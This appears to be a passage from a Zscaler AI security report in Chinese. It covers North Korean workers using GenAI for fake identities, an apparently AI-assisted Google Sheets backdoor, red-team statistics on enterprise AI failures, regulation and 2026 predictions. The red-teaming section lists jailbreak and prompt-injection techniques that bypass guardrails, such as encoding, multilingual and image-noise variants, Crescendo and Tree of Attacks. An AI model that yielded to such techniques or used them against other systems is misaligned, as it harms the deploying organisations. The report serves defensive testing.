部署完成後，惡意程式會執行預先準備好的 JavaScript 有效負載。這些指令碼透過確保持久性，為進一步惡意探索目標系統做足準備，從而在遭入侵環境中建立基地。

進一步整合與橫向移動

一旦成功滲透，威脅行為者就會利用其對全球公司內部智慧財產權、軟體和金融體系的存取權，為北韓政權創造非法收入。




©2026 Zscaler, Inc. 保留所有權利。

GitHub 持續遭受攻擊

北韓的 IT 從業人員維護 GitHub 程式碼儲存庫來提升自身的專業可信性，其中包含 AI 生成或竊取的程式碼，有時甚至包括惡意工具。ThreatLabz 已發現到一些程式碼庫，這些程式碼庫非常明顯可用於技術面試準備或面試過程中。所發現的工具和應用程式的本質表明，有人試圖透過複雜的手段來掩蓋身分並增強展示效果，而且往往利用了 GenAI 技術。


政策動作	儲存庫名稱	目的
面試	Voice-Pro	類似於 ElevenLabs 的語音轉換應用程式，用於修改現有的錄音。
	VoiceAgent	一款 AI 驅動的語音代理，能夠撥打電話、安排預約和產生通話摘要。
	VoiceCraft	一款能夠從文字生成語音的工具，可以創作合成語音。
	Phone-Interview	用於對應徵者進行自動電話面試的應用程式。
	Face_Swap	用於執行視訊換臉的軟體，可利用深度偽造技術進行視覺身分操縱。
影像建立	ImageAI – 影像產生器	用於建立合成影像（包括個人資料圖片）的生成式影像應用程式，用於製作數位身分。
	headshots_ai_mvp	一款創建專業頭像的AI 驅動工具，已針對履歷、求職網站和社交媒體平台進行最佳化。
一般	chatbot-ui	利用對話式 AI 技術的 AI 聊天機器人，可用於產生技術答案、練習面試或在面試期間提供協助。具備語音功能的聊天機器人，可提供文字轉語音或對話音訊功能。

這精簡的攻擊鏈突顯北韓工人如何將 GenAI 武器化，將其作為效率倍增器，從而實現複雜的內部行動。



©2026 Zscaler, Inc. 保留所有權利。

針對南亞地區的攻擊活動中湧現的 AI 指標



隨著越來越多 AI 輔助惡意程式開發的證據浮現，Zscaler 的威脅研究人員在另一起名為「Sheet Attack（試算表攻擊）」的攻擊活動中，發現了與 AI 工具一致的程式碼級痕跡。該攻擊活動目標為南亞地區，與巴基斯坦境內的威脅行為者有關。這些行為者利用 PDF 誘餌檔案誘騙受害者下載包含惡意 .LNK 檔案和加密有效負載的壓縮套件。一旦點選該文件，就會安裝SHEETCREEP後門程式，進而透過 Google 試算表建立命令與控制權，使惡意活動能夠混入合法的企業流量中。

我們的研究人員在分析 SHEETCREEP 後門程式的某些變體時，發現了不尋常的程式碼編寫痕跡 (coding artifact)：錯誤日誌記錄常式中嵌入了表情符號。這種風格特徵在傳統編寫的惡意程式中並不常見，並且越來越多地與 AI 輔助程式碼編寫工具和開發相關聯。

將透過 ThreatLabz 研究部落格分享 更多技術細節和對此次攻擊活動的深入解析。

```
catch (ArgumentNullException ex)
{
    Console.WriteLine("❌ Config is missing required values: " + ex.Message);
    sheetsService = null;
}
catch (InvalidOperationException ex2)
{
    Console.WriteLine("❌ Private key format is invalid: " + ex2.Message);
    sheetsService = null;
}
catch (Exception ex3)
{
    Console.WriteLine("❌ Unexpected error while creating credentials: " + ex3.Message);
    sheetsService = null;
}
return sheetsService;
```

圖 17：後門程式碼中詳細錯誤日誌的螢幕截圖，包括指示 AI 輔助開發的表情符號

©2026 Zscaler, Inc. 保留所有權利。

企業 AI 系統真正突破的是什麼

AI 安全性討論通常集中在假設的風險或未來的威脅。本案例研究著眼於更實際的問題：現今在真實的對抗條件下測試企業 AI 系統時，哪些方面會失敗。

此項分析基於 Zscaler 紅隊演練在 25 個以上的企業環境中進行的惡意探索資料，涵蓋超過 222,000 次對抗性攻擊，其中約 199,000 次攻擊成功完成且無錯誤。最終，我們得以清楚了解且有資料佐證現代 AI 應用程式在面對真實壓力時的表現。

AI 系統崩潰的速度有多快？

幾乎立即崩潰。當執行完整的對抗性掃描時，幾分鐘內就會暴露出關鍵漏洞，有時甚至更快：

16 分鐘	1 小時 27 分鐘	01 秒
首次關鍵失敗的中位數時間	90% 的系統在此時間內發生失敗。	觀察到的最快失敗

在幾個例子中，僅僅一個提示就足以引發嚴重問題。這證實了 AI 風險從第一次互動開始就存在。

何處最常發生失敗

平台資料顯示，企業 AI 系統故障集中在核心行為和安全控制方面，而不是模糊的邊緣案例。

排名	探測類別	發生 %
01	偏見	49%
02	離題	47%
03	操縱	45%
04	競爭對手檢查	45%
05	故意濫用	44%
06	問答	44%
07	URL 檢查	43%
08	URL 檢查 – 一次性	36%
09	侵犯隱私	33%
10	釣魚	30%

偏見 (49%)、離題回答 (47%) 和操縱 (45%) 位居榜首，緊隨其後的是競爭對手檢查、故意濫用和問答穩定性 (均為 44–45%)。這些類別反映了企業期望員工日常能做到專注於工作、遵守政策、避免操縱以及提供可靠的答案。然而，這恰恰是模型最容易失敗之起因。

結構檢查和驗證導向的任務 (例如 URL 驗證) 也經常失敗，這暴露出 AI 推理和基礎建構的限制。同時，隱私和網路釣魚相關的調查顯示，模型仍然可能被脅迫洩露敏感資料或參與有害的工作流程。

©2026 Zscaler, Inc. 保留所有權利。

漏洞涉及多個風險領域

在所有測試環境中，Zscaler 紅隊演練發現每個 AI 系統都有大量漏洞，失敗分布在多個風險領域。

安全性	64 對 (67.3684%)
資安	61 對 (64.2105%)
業務一致性	57 對 (60.0%)
幻覺與可信度	40 對 (42.1053%)
客制製化	18 對 (18.9474%)

安全性問題 (67%)最為常見，但資安 (64%) 和業務一致性 (60%)) 緊隨其後，這表明模型不僅難以保護，而且難以保持在已定義的任務和政策界限內。幻覺和信任失敗仍然普遍存在，而客製化的特定領域的測試 (19%) 也暴露出一些重要的漏洞。

關鍵失敗普遍存在。

所有受測 AI 系統都至少出現過一次失敗。在所有目標系統中，100% 系統都存在一個或多個嚴重弱點。這些並非罕見的組態錯誤或不尋常的部署，而是當今企業級 AI 系統的普遍現象。

對於資安領導者而言，這強化了一個簡單的現實：所有 AI 系統皆非預設安全的，持續的對抗性測試必須是強制性，而不是可選項。

大多數企業在第一次測試就失敗了。

72% 企業在首次測試就發現了嚴重漏洞。這表明，一旦系統暴露在對抗壓力下，高嚴重性風險就會迅速顯現，大多數組織不需要幾個小時的測試就會失敗；會立即失敗。對於首席資訊安全長 (CISO) 而言，這強調了即使在成熟的環境中，關鍵風險也從一開始就存在，必須透過持續測試和執行時期控制來解決。

主要發現

我們的紅隊演練**專家在 100% 測試系統中發現了一個或多個嚴重漏洞**，證明所有 AI 系統皆非預設安全的。

©2026 Zscaler, Inc. 保留所有權利。

最常見的成功惡意探索




圖 18：按失敗率細分的前幾名變體（修改輸入的惡意探索技術）。
僅包含嘗試次數 ≥ 50 次的變體類型。

成功的攻擊通常可分為四類：

1. **資料外洩：**涉及隱私、PII 暴露、上下文洩露和 Base64/翻譯變體的頻繁失敗表明，模型很容易被誘導而洩露敏感資訊。
2. **提示注入和操縱：**操縱、離題提示、不穩定的問答以及語言或編碼變體（LeetSpeak、多語言、StringJoin）的高失敗率表明，脆弱的護欄很容易因輸入的微小變化而失效。
3. **越獄和有害內容：** DALL-E 影像、椒鹽雜訊、高斯濾波器和鏡映影像像等多模態變體通常會繞過安全機制。
4. **RAG 投毒和信任失敗：**幻覺、RAG 精確度和基礎建構相關變體（Translate、ImplicitVariation）表明檢索管道很容易被誤導或損壞。

攻擊者改變文字、影像、音訊和編碼輸入的格式、語言或結構（即請求的表達方式）就能成功攻擊，從而暴露企業 AI 系統中廣泛的系統性弱點。

©2026 Zscaler, Inc. 保留所有權利。

化繁為簡，方能致勝：最有效的攻擊策略

最有效的攻擊往往是最簡單：

- 一次性攻擊的失敗率最高 (60%)，樣本量最大，證明許多系統在沒有升級或鏈結的情況下也會失敗。
- 攻擊樹 (Tree of Attacks)、漸進式攻擊 (Crescendo) 和多重攻擊法 (Multi-Shot) 都會在反覆壓力下持續降低模型效能。
- 即使是具有防禦意識的策略，包括重試和多步驟提示，仍然能夠利用推理、記憶和安全對齊 (Safety Alignment) 方面的弱點而繼續成功攻擊。




圖 19：按失敗率細分的前幾名變體（修改輸入的惡意探索技術）。
僅包含嘗試次數 ≥ 50 次的變體類型。

這對資安團隊意味著什麼

本案例研究表明，企業 AI 風險是固有的且持續存在。已知風險區域反覆出現失敗，系統測試後幾乎立即就會失敗。若不持續進行測試和控制，AI 系統從模型部署的那一刻起就會帶來實質風險。

©2026 Zscaler, Inc. 保留所有權利。

AI 治理的最新階段

2025 年，關注點從倫理原則和 AI 的行為方式擴展到 AI 必須如何安全運作。隨之而來的是全球範圍內強制風險控制、測試和持續監督的新要求。

歐盟人工智慧法案（EU AI Act）的核心在於安全，而時間表卻在不斷變化

歐盟《人工智慧法案》仍然是最全面的 AI 監管框架，但實施時間表和執法預期尚不明朗。2025 年底，歐盟委員會提議將該法案中風險最高的部分（特別是醫療保健、執法等領域的高風險 AI 系統）的合規期限延長至 2027 年 12 月，但需獲得議會和成員國的批准。[3]同時，新的指南和支援平台正在推出，以幫助各組織應對諸如事件報告和合規性評估等要求。[4]

各組織不應將歐盟《人工智慧法案》視為固定的合規期限，而應將其視為不斷變化的目標，需要持續做好準備並採取積極主動的資安控制措施。

美國 AI 治理依賴標準，而非法規。

美國目前仍缺乏全面的聯邦人工智慧法律，但 2025 年標誌著美國政府對 AI 的想法發生顯著轉變：國家競爭力優先，安全性和治理將透過標準和部會政策而非廣泛的監管來實現。美國國家標準與技術研究所（NIST）持續主導 AI 風險管理架構[5]的採用，將其視為安全開發、對抗性測試和運作保障的基準。

2025 年 12 月，美國政府發布一項行政命令，旨在制止或挑戰與國家 AI 政策框架相衝突的州 AI 法律，並指示各部會在必要時尋求聯邦標準和提起訴訟。[6]儘管如此，包括紐約州在內的幾個州[7]仍在推動各自的 AI 安全法律，彰顯出 2026 年美國的 AI 監管將涉及在複雜的聯邦–州政策環境中尋求平衡。



[3] 路透社 2025 年 11 月 19 日報導，歐盟在大型科技公司反對後將「高風險」AI 規則推遲至 2027 年。

[4] 歐盟委員會，2025 年 10 月 8 日，委員會推出「AI 法案服務平台（AI Act Service Desk）」和「AI 法規資訊整合平台（AI Act Single Information Platform）」，以支援 AI 法案的實施。

[5] NIST，AI 風險管理框架。

[6] Axios 2025 年 12 月 11 日報導針對州 AI 法律的行政命令。

[7] Axios 2025 年 12 月 19 日報導紐約州州長 Kathy Hochul 簽署了全面的《AI 安全法》（AI Safety Bill）。

©2026 Zscaler, Inc. 保留所有權利。

亞太地區加速安全採用 AI

亞太地區各國政府持續推動 AI 策略，明確鏈接快速普及與安全性和韌性。亞太地區許多經濟體都在強調能夠隨著 AI 部署而擴展的實用治理框架和基於風險的控制措施。

2025 年，日本邁出了重要一步，在 2025 年 5 月通過第一部全面的 AI 法律－《人工智慧促進法（AI Promotion Act）》[8]，制定促進 AI 研發和部署的國家藍圖，同時正式認可需要管理相關風險。

隨後，印度發布了《2025 年人工智慧治理指引 (AI Governance Guidelines)》[9]，這是旨在實現「安全可信任的 AI」的廣泛框架。這些指引緊密聯繫 AI 的採用與該國的數位公共基礎設施，並設立對資料治理、演算法透明度和風險管理的要求，尤其是在大規模公共服務和金融系統方面。

新加坡在 2025 年前繼續完善其 AI 治理生態系統，擴大其 AI Verify 測試框架和相關的 GenAI 保證機制[10]，進一步轉向持續測試、監控和保證。

澳洲也透過 2025 年 10 月發布的《AI 採用指引》(Guidance for AI Adoption)》推進其策略[11]，同時也制定《安全負責的人工智慧議程 (Safe and Responsible AI agenda)》，這些努力強調對高風險部署（尤其是在受監管的產業）的護欄、測試和更嚴格的監督。

隨著多個重要的 2025 年框架並行推進，亞太地區正日益將自身定位為務實、資安至上的 AI 創新和採用領域的全球領導者。

預計到 2026 年，人們對 AI 安全性的期望將大幅提高。即使全球和地區治理不斷演進，但執法力度仍然不均衡，各組織仍需承擔起確保安全採用 AI 的責任。政策制定者可能會推動以證據為基礎的控制措施，但僅僅依靠趨同的框架並不能降低風險。AI 的成功最終將取決於內部資安紀律。實施零信任、持續測試模型並監控不斷演變的威脅的組織，將更有能力負責任地部署 AI。

8 IT Business Today 2025 年 10 月 29 日報導，日本 AI 監管隨著《AI 推進法 (AI Promotion Act)》生效而邁出重要一步。)

9 AI, Data & Analytics Network 2025 年 11 月 6 日報導，印度發布新的 AI 治理指南，鼓勵負責任地採用 AI 技術，。

10 新加坡資訊通訊媒體發展局 (IMDA)，新加坡於 2025 年 7 月 7 日公布新工具，協助企業保護資料並在可信賴的生態系統中部署 AI。

11 澳洲政府聯邦產業科學資源部 (DISR)於 2025 年 10 月 21 日公布《AI 採用指導方針 (Guidance for AI Adoption)》。

©2026 Zscaler, Inc. 保留所有權利。


2026 年 AI 安全性預測

1 自主且人為策劃的代理式 AI 攻擊

隨著自主系統承擔越來越多的入侵工作負載，代理式 AI 的威脅將日益加劇。2026 年，能夠獨立計劃和採取行動的 AI 代理將在網路攻擊中扮演更重要的角色。這種轉變的早期跡象已在 2025 年出現，**正如上文所述，首例由 AI 策劃的間諜活動已經發生，**其中一個國家支持的組織利用代理式 AI 自動化了其 80% 至 90% 的攻擊步驟。AI 驅動的勒索軟體攻擊將加速從加密到高速資料竊取的轉變，AI 能夠同時執行更多操作並降低攻擊者的開銷。

2 AI 供應鏈攻擊

針對 AI 供應鏈的攻擊將瞄準企業 AI 系統的核心組件。**ThreatLabz 在 2025 年的發現**公開如何利用常見模型文件和處理層的漏洞來存取敏感系統。攻擊者將越來越關注篡改 AI 的基礎組件（模型和資料集），而不僅僅是濫用應用程式層面的 AI。隨著越來越多的組織將第三方 AI 組件引入其環境，入侵這些基礎組件將獲得強大的存取權。保護 AI 供應鏈與保護建構在其上的應用程式同等重要。



©2026 Zscaler, Inc. 保留所有權利。

3 嵌入式 AI 安全性風險

日常應用程式內的嵌入式 AI 會引入傳統安全工具可能忽略的隱藏存取權。直接內建在熱門商業應用程式、雲端平台和行動工具中的 AI 功能（例如 Zoom 的 AI 會議摘要或 Microsoft 365 Copilot 助理）將帶來一些容易被忽視的微妙風險。這些嵌入式 AI 功能通常可以廣泛存取敏感內容，因此很容易成為濫用的目標。企業應該預料到攻擊者會越來越多地嘗試利用這些內建功能來竊取有價值的情報或獲取存取權並在環境中悄悄移動，因為他們仍然缺乏對 AI 在軟體供應鏈中嵌入位置的全面了解。

4 勒索軟體和國家級攻擊 GenAI 資料儲存區

2026 年，隨著企業在從 GenAI 試點計畫過渡到全面部署，更多的內部系統將敏感資訊導入 AI 驅動的工作流程。攻擊者將利用這種轉變，以 GenAI 應用程式背後的資料儲存區為目標。這些儲存區不僅包含原始資料，還包含上下文和意圖，使對手能夠更清楚地了解內部決策週期，因此，比大多數傳統資料外洩事件更有利可圖。在未來一年裡，入侵 LLM 資料儲存區將成為間諜活動和勒索軟體敲詐勒索的高收益策略。

5 嵌入企業工作流程中的詐欺性 AI

欺騙性 AI 服務和平台將從孤立的詐騙活動轉變為深入企業工作流程的基地。2025 年 AI 工具的穩步普及已經表明，惡意 AI 服務很容易滲透到實際工作流程中。預計攻擊者將不再局限於偽造的 AI 登錄頁面，而是開始發布功能齊全的惡意 Copilot，這些程式將像真正的生產力助手一樣運行，同時融入日常使用中。下一階段將使非法助理更難被發現，從而大幅增加企業員工使用未經批准或影子 AI 的風險。

6 企業級 AI 安全性與問責制

隨著監管和問責力度的加大，整個企業都需重視 AI 安全性。在 2025 年經歷一系列備受關注的事件和日益嚴格的審查之後，各組織面臨管理 AI 的越來越高期望：如何審查模型、如何處理資料以及如何監控潛在的濫用行為。到 2026 年，保障 AI 系統安全將不再是可選項，也不再僅限於技術團隊。領導階層需要清楚了解 AI 風險，安全性政策需要涵蓋企業中與 AI 互動的每一個環節。

©2026 Zscaler, Inc. 保留所有權利。

最佳做法：確保企業安全採用 AI

2026 年 5 個 AI 安全性殘酷真相

1. **你無法保護你看不見的東西。影子 AI 和嵌入式 AI 功能使可視性成為新的邊界。**
2. **供應商預設並非為因應企業風險而設計。AI 功能通常預設為開啟且權限過度寬鬆。**
3. **AI 治理是不斷變化的目標。隨著能力和威脅的變化，政策也必須隨之演進。**
4. **零信任現在也推廣到 AI 模型，這需要與人類使用者相同等級的存取控制。**
